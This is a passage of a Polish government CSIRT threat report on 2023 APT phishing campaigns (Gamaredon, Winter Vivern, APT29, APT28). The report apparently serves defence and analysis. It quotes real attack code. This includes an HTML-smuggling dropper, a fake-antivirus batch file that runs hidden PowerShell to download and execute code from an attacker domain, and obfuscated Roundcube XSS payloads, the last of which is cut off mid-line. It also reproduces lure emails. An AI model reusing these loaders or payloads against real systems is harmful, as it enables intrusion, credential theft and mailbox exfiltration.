
Scenariusz ataków grup APT w roku 2023 był determinowany częściowo trwającym konfliktem zbrojnym w Ukrainie. Głównym wektorem ataku grup APT skierowanych przeciwko podmiotom we właściwości CSIRT GOV był phishing dystrybuujący złośliwe oprogramowanie, celem prowadzenia dalszych infekcji kolejnymi wyspecjalizowanymi odmianami malware'u.

Na szczególną uwagę zasługuje metoda dystrybucji złośliwych wiadomości wymierzonych precyzyjnie w określone podmioty i osoby funkcyjne w ramach organizacji. Przeprowadzenie przez adwersarza rozpoznania struktury podmiotów będących w jego zainteresowaniu pomaga w późniejszym uwiarygodnieniu korespondencji poprzez podszycie pod osoby, z którymi ofiara może prowadzić autentyczną korespondencję elektroniczną.

Poniżej przedstawione zostały ujawnione kampanie APT przypisane do określonych grup cyberofensywnych.

3.1. APT Gamaredon

Rok 2023 rozpoczął się kampanią grupy znanej jako Gamaredon/Trident Ursa/Primitive Bear/UAC-0010. W połowie stycznia 2023 roku grupa prowadziła wysyłkę wiadomości podszywających się pod Generalną Dyrekcję ds. Obsługi Misji Dyplomatycznych oraz Ministerstwo Obrony Ukrainy. Zespół CSIRT GOV zidentyfikował, że w Polsce grupa obrała za cel administrację państwową.



From Directorate-General for Rendering Services to Diplomatic Missions <info@dipua.org>
Subject **Providing humanitarian assistance to combat Russian aggression** 1/20/23, 15:21

Directorate general for rendering services to diplomatic missions expresses deep respect to you.

We ask you, as a true ally and friend of our state, to consider providing ukraine with additional humanitarian assistance to counter russian aggression.

We hope for a positive solution to our issue and further fruitful cooperation between our countries.

--

Sincerely,

Mr Oleksandr Kurach

DIRECTORATE GENERAL FOR RENDERING SERVICES TO DIPLOMATIC MISSIONS

16 Striletska Str. Tel.: +38 (044) 484-66-11 Fax: +38 (044) 484-46-89

33-B Honchara Olesia Str. Tel. +38 (044) 234-03-91 Tel./Fax: +38 (044) 234-03-81

1 attachment: List_of_necessary_humanitarian_assistance.html 57.3 KB Save


Rysunek 29. Wiadomość phishingowa w ramach kampanii Gamaredon

Do wiadomości dołączony był plik HTML, do otwarcia którego zachęcała treść wiadomości. Uruchomienie załącznika umożliwiało utworzenie na komputerze ofiary archiwum RAR, wykorzystując technikę HTML Smuggling. Jest to technika pozwalająca na ukrycie w kodzie HTML pliku poprzez zakodowanie go w Base64.

```
var N7y = navigator["platform"];
if (['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(N7y) == -1) die();
var IQ6 = document.createElement('a');
var kEe = document.createTextNode("");
IQ6.appendChild(kEe);
IQ6.title = "G6U";
Rr0 =
"UEsDBAoAAAAAAAaINFYAAAAAAAAAAAAAAAAqAAAATGlzdF9vZl9uZWNlc3NhcnlfaHVtYW5
G9mIHRoZSBSdXNzaWFuIEZlZGVyYXRpb24ucGRmLmxua+272+s9S3YftkeWkPULPxgT+Raij
W9WdlFFc2VUd0NZa3lZUXhLc2V0Ym9LeWJYUE5jV25PZmpQakpwZG10RGJkTmZjYmtZVmt4a
QYlR4allhWnlQYkJjclZlSkRwb1BDZmtXRFpmWVBNV0NEc1R5Yk13VFJabXhtZEJWc2pYZlB
lqRmJEZQ0KZm9PUGRNeVdCeXlhdGpUb1pOY0ZCbm1yYUViUm9xeVF5RlANCkVKZnZWbVZ0Tm
YnN4eU5iTUtlUVBzQlJtSmNGd3l0ak1PWmZDWHlRcXJYUG9xWW5CeW10VkZQWFFlUW9SeFZ4
IQ6.href = 'data:application/x-rar-compressed;base64, ' + Rr0;
document.body.appendChild(IQ6);
IQ6.download = "List_of_necessary_humanitarian_assistance.rar";
IQ6.click();
var img = document.createElement("img");
img.src = "http://89.185.84.43/pl.20.01.gif";
img.style.width = "1px";
img.style.height = "1px";
IQ6.appendChild(img);
```

Rysunek 30. Kod po deobfuskacji zapisany w Base64

Wewnątrz archiwum zawarty był plik o podwójnym rozszerzeniu. Przy domyślnych ustawieniach systemu Windows faktyczne rozszerzenie (LNK) było ukrywane, a użytkownik wyświetlający złośliwy plik widział fałszywe rozszerzenie PDF, sugerujące dokument, o którym mówiła treść wiadomości.



Rysunek 31. Nazwa złośliwego pliku wraz z widocznym pełnym rozszerzeniem

Maskujący się jako PDF plik LNK, będący plikiem skrótu systemu Windows, zawierał odwołanie do zewnętrznego zasobu poprzez proces systemowy MSHTA. Jest to tzw. technika Living Off the Land, wykorzystująca dostępne w systemie operacyjnym narzędzia i zasoby celem wykonania złośliwej aktywności. Z zewnętrznego zasobu następowało kolejno pobranie oraz wykonanie pliku HTA, który mógł posiadać rozszerzenie RTF czy DjVu, stanowiącego tzw. second-stage malware. Infekcja pozwalała atakującemu na ustanowienie trwałego dostępu do zaatakowanego systemu i wykonywanie kolejnych poleceń, eksfiltrację danych czy dalszą instalację narzędzi.

3.2. Winter Vivern

Koniec stycznia 2023 roku przyniósł powrót aktywności grupy Winter Vivern/UAC-0114 w CRP, która wykorzystała wizerunek Centralnego Biura Zwalczania Cyberprzestępczości do prób instalacji złośliwego oprogramowania APERITIF na komputerach ofiar.

From cyber.cbzc@cbzc.policja.gov.pl
Subject **O ochronie informacji** 1/30/23, 07:56

Szanowni Państwo,

W wyniku ostatniego cyber ataku na naszych obywateli Centralne Biuro Zwalczania Cyberprzestępczości odkryło, że na komputerach zainstalowano nielegalne oprogramowanie. Nasze biuro przygotowało oprogramowanie i instrukcje do wykrywania wirusów. Pamiętaj, aby przeczytać instrukcje i wykonać wszystkie te kroki, aby zapobiec wyciekowi informacji.


https://cbzc.policja.gov.pl/apps/private/check/f15h257c1

Z poważaniem
Centralne Biuro Zwalczania Cyberprzestępczości

gÿówny
specjalista

02-624 Warszawa
ul. Puławska
148/150
+47 72 118 77
cyber.cbzc@cbzc.policja.gov.pl

Rysunek 32. Wiadomość w ramach kampanii Winter Vivern z podszyciem pod CBZC (spoofing adresu oraz fałszywa strona)



Rysunek 33. Strona phishingowa imitująca stronę CBZC

Aktor wykorzystał technikę spoofingu adresu email, sugerując wysyłkę z autentycznej domeny cbzc.policja.gov.pl, w rzeczywistości korzystając ze skompromitowanego konta pocztowego zagranicznej organizacji. W treści wiadomości pojawiła się zachęta do pobrania oprogramowania antywirusowego, rzekomo stworzonego przez CBZC, ze strony imitującej autentyczną witrynę Biura. Plik Protector.bat wyświetlał użytkownikowi symulowany postęp „skanowania", jednocześnie wykorzystując polecenie PowerShell do pobrania złośliwego payloadu z zewnętrznego zasobu. Po ustanowieniu trwałego dostępu aktor dokonywał eksfiltracji plików o określonych rozszerzeniach.

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe'
-argumentlist""`$a=whoami;"",""[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {`$true};
iex (New-Object Net.WebClient).DownloadString('https://troadsecow.com/fjasmngptwq95824s.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
echo 87%%
timeout 1 > NUL
echo 90%%
timeout 2 > NUL
echo 98%%
timeout 1 > NUL
echo Virus not found!
pause
```


Rysunek 34. Kod złośliwego pliku pobieranego ze strony phishingowej

Rysunek 35. Przebieg infekcji

Podobna kampania była zarejestrowana w tym samym czasie również w Ukrainie, gdzie grupa wykorzystała podszycie pod Ministerstwo Obrony Ukrainy, z zachowaniem motywu „skanera antywirusowego".

Aktywność Winter Vivern w Europie została zaraportowana przez analityków Proofpoint w marcu 2023 roku, kiedy to zauważono próby eksploitacji instancji Zimbra Collaboration, podatnych na CVE-2022-27926 (podatność Reflected XSS)[3] . Co ciekawe, nie jest to pierwsza sytuacja, w której grupa zainteresowana była pocztą w usłudze Zimbra, ponieważ skompromitowane konto pocztowe służące do wysyłki wiadomości podszywających się pod CBZC prawdopodobnie również obsługiwane było poprzez Zimbrę.

W październiku 2023 roku ta sama grupa próbowała wykorzystać podatność XSS typu zero-day w usłudze pocztowej RoundcubeWebmail, która nie wymagała od użytkownika żadnej dodatkowej aktywności po wyświetleniu wiadomości. Payload JavaScript umożliwiał eksfiltrację wiadomości mailowych z zaatakowanego konta na serwer C2 kontrolowany przez aktora. Analitycy ESET zidentyfikowali przedmiotową podatność, której następnie nadano identyfikator CVE-2023-5631[4] .


From saltanat@climate.kz 9/27/23, 13:35

Subject **Climate Change Coordination Centre**

```
Dear Colleagues,

In connection with the latest events taking place in the world,
the Coordination Center for Climate Change has prepared ways to solve problems
that will be achieved through joint efforts,
if you are interested in this topic, find out more about it.

[<script>eval(atob("dmFyIGowMDE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnc2NyaXB0Jyk7ajAwM
</script>]http://climate.kz

Best Regards,

Public Foundation "Coordination Center for Climate Change"
+77019257131
saltanat@climate.kz
```

Rysunek 36. Wiadomość phishingowa w ramach kampanii Winter Vivern wykorzystująca podatność Roundcube

Rysunek 37. Zdeobfuskowany kod wykorzystujący podatność Roundcube, kierujący do zasobu kontrolowanego przez grupę

[3] https://www.proofpoint.com/us/blog/threat-insight/exploitation-dish-best-served-cold-winter-vivern-uses-known-zimbra-vulnerability
[4] https://www.eset.com/my/about/newsroom/press-releases/annoncements-1/eset-research-winter-vivern-attacks-roundcube-webmail--servers-of-governments-in-europe-through-zero-day-vulnerability/

3.3. APT29

Wśród aktywności grup APT interesująca wydaje się odsłona kampanii DiplomaticOrbiter z maja 2023 roku, kiedy to wykorzystała podszycie pod polski personel dyplomatyczny.

BMW 5 (F10) 2.0 TDI, 7,500 Euros!!


Very good condition, low fuel consumption

More high quality photos are here: https://tinyurl.com/ysvxa66c

Model	**BMW 5, 2.0 TDI (184 HP)**
Year	April 2011
Mileage	266,000 km
Engine	2.0 Diesel
Transmission	Mechanic
Colour	Black, black leather interior
Package	A/C, set of summer and winter tires, ABS/ESP, led lights, cruise control, multifunction steering wheel, CD, electric seats, electric windows, engine control, rain sensor, electrical hand brake, airbags, start-stop system.
Price	**7,500 Euros**
Custom	NOT CLEARED


Rysunek 38. Załącznik wiadomości phishingowej w ramach kampanii DiplomaticOrbiter

Do kampanii wykorzystano ogłoszenie o sprzedaży auta, przyciągające uwagę wyjątkowo niską ceną, które zostało połączone ze złośliwą zawartością pobieraną po otwarciu ogłoszenia. W załączniku do wiadomości znajdował się odnośnik, skrócony z wykorzystaniem usługi Bitly, prowadzący do przejętej przez aktora strony, z której następnie pobierany był obraz dysku ISO z (pozornie) dodatkowymi zdjęciami sprzedawanego auta.




Rysunek 39. Zawartość pliku ISO widoczna dla użytkownika z domyślnymi ustawieniami systemu Windows

Pliki o podwójnym rozszerzeniu sprawiały wrażenie plików PNG, natomiast w rzeczywistości były skrótami LNK, które po uruchomieniu jednocześnie otwierały faktyczne zdjęcia i wykonywały plik windoc.exe (umieszczone w ukrytym folderze Recycle Bin).




Rysunek 40. Właściwości pliku LNK



Rysunek 41. Zawartość folderu Recycle.Bin

Plik EXE sam w sobie nie był złośliwy. Był to plik podpisany przez Microsoft, stanowiący część pakietu Office. Był jednak podatny na wykorzystanie techniki DLL Hijacking, która pozwala na załadowanie złośliwej biblioteki DLL w miejsce biblioteki systemowej o tej samej nazwie.



Rysunek 42. Właściwości pliku windoc.exe (oryginalnie nazwanego WinWord.exe)


Pośród plików w archiwum typu ISO zawarty był również zaszyfrowany payload, którego deszyfrację przeprowadzała jedna z uruchamianych bibliotek. Wskutek całego procesu infekcji następowała komunikacja z serwerem C2 adwersarza i umożliwienie jego dalszych działań na zainfekowanej stacji roboczej.

3.4. APT28

W 2023 roku Zespół CSIRT GOV odnotował dużą aktywność grupy znanej pod nazwą APT28/ Fancy Bear. Ta działalność tej grupy ukierunkowana była w szczególności na kompromitację serwerów pocztowych oraz infekcję złośliwym oprogramowaniem typu backdoor. W zainteresowaniu grupy znajdują się głównie organy administracji rządowej oraz operatorzy infrastruktury krytycznej z sektora energii i transportu.


W marcu Microsoft opublikował informację o podatności CVE-2023-23397 w aplikacji Outlook dla systemu Windows, która została opisana w części raportu dot. podatności identyfikowanych w roku 2023. Zespół CSIRT GOV dokonał analizy wśród podmiotów w swojej właściwości i zidentyfikował próby jej eksploitacji już w marcu 2022 roku. Wiadomości wysłane w ramach tej kampanii cechowały się krótkimi, jednowyrazowymi tematami, brakiem treści oraz przypomnieniami odwołującymi się do zasobu kontrolowanego przez grupę.

Do pustych wiadomości autorstwa APT28 dołączone było zadanie MS Outlook, dla którego przypomnienie ustawione było na wcześniejszą, odległą w czasie datę, z dźwiękiem przypomnienia pobieranym z zasobu zewnętrznego. Klient poczty podczas próby wyświetlenia przypomnienia odwołuje się do wskazanego zasobu poprzez protokół SMB (port TCP/445), przy czym następuje próba uwierzytelnienia poprzez NTLM, a adwersarz pozyskuje w ten sposób skrót NTLM ofiary.



Rysunek 43. Wiadomość zawierająca złośliwe przypomnienie MS Outlook

Inną podatnością wykorzystywaną przez grupę APT28 była luka w zabezpieczeniach RoundcubeWebmail, zarejestrowana jako CVE-2023-43770, umożliwiająca przeprowadzenie ataku XSS. Odpowiednio spreparowany kod zawarty w wiadomości umożliwiał atakującemu przejęcie plików sesji Roundcube użytkownika, skopiowanie i wysłanie na serwer C2 zawartości skrzynki, książki adresowej oraz kalendarza atakowanego konta. Następnie kod generował fałszywe okno logowania do usługi Roundcube celem wyłudzenia danych logowania.




Rysunek 44. Wiadomość wykorzystująca podatność Roundcube

```
Your mailbox is almost full
935 MB/1024 MB
Your mailbox is almost full. Please reduce your mailbox size. Delete any items you don't need from your mailbox and empty your [<img
src=a hide
onerror=eval(unescape('function%20_0×3ed3%28e%2Ca%29%7Bvar%20n=_0×1ab3%28%29%3Breturn%28_0×3ed3=function%28e%2Ca%29%7B%0Areturn%20n%5
Be-
=242%5D%7D%29%28e%2Ca%29%7Dfunction%20fetch_and_eval%28_0×2e5b83%2C_0×18146a%29%7B%0Avar%20_0×197330=_0×3ed3%0A%3Breturn%20_0×18146a%
3Ffetch%28_0×2e5b83%29%5B_0×197330%28268%29%5D%28%28e=%3Ee%5B_0×197330%28270%29%5D%28%29%29%29.then%28%28_0×cacf35=%3Eeval%28_0×cacf3
5%29%29%29%5B_0×197330%28269%29%5D%28%28e=%3E%7B%7D%29%29:Promise%5B_0×197330%28255%29%5D%28%29%0A%7Dfunction%20main%28%29%7Bvar%20e=
_0×3ed3%0A%3B0%3F%28LoadingAnimation%5Be%28251%29%5D%28%29%2C%0Afetch_and_eval%28sql_url%2C%210%29%5Be%28268%29%5D%28%28e=%3Efetch_a-
nd_eval%28download_url%2C%210%29%29%29%5Be%28253%29%5D%28%28a=%3ELoadingAnimation%5Be%28260%29%5D%28%29%29%29%29:%28Htmlpart%5Be%2826
0%29%5D%28%29%2C%0Anew%20Promise%28%28e=%3E%7BsetTimeout%28%28%28%29=%3E%7BHtmlpart%5B_0×3ed3%28251%29%5D%28%29%2Ce%28%29%7D%29%2C100
%29%0A%7D%29%29%5Be%28268%29%5D%28%28e=%3Efetch_and_eval%28sql_url%2C%210%29%29%29%5Be%28268%29%5D%28%28e=%3Efetch_and_eval%28downlo-
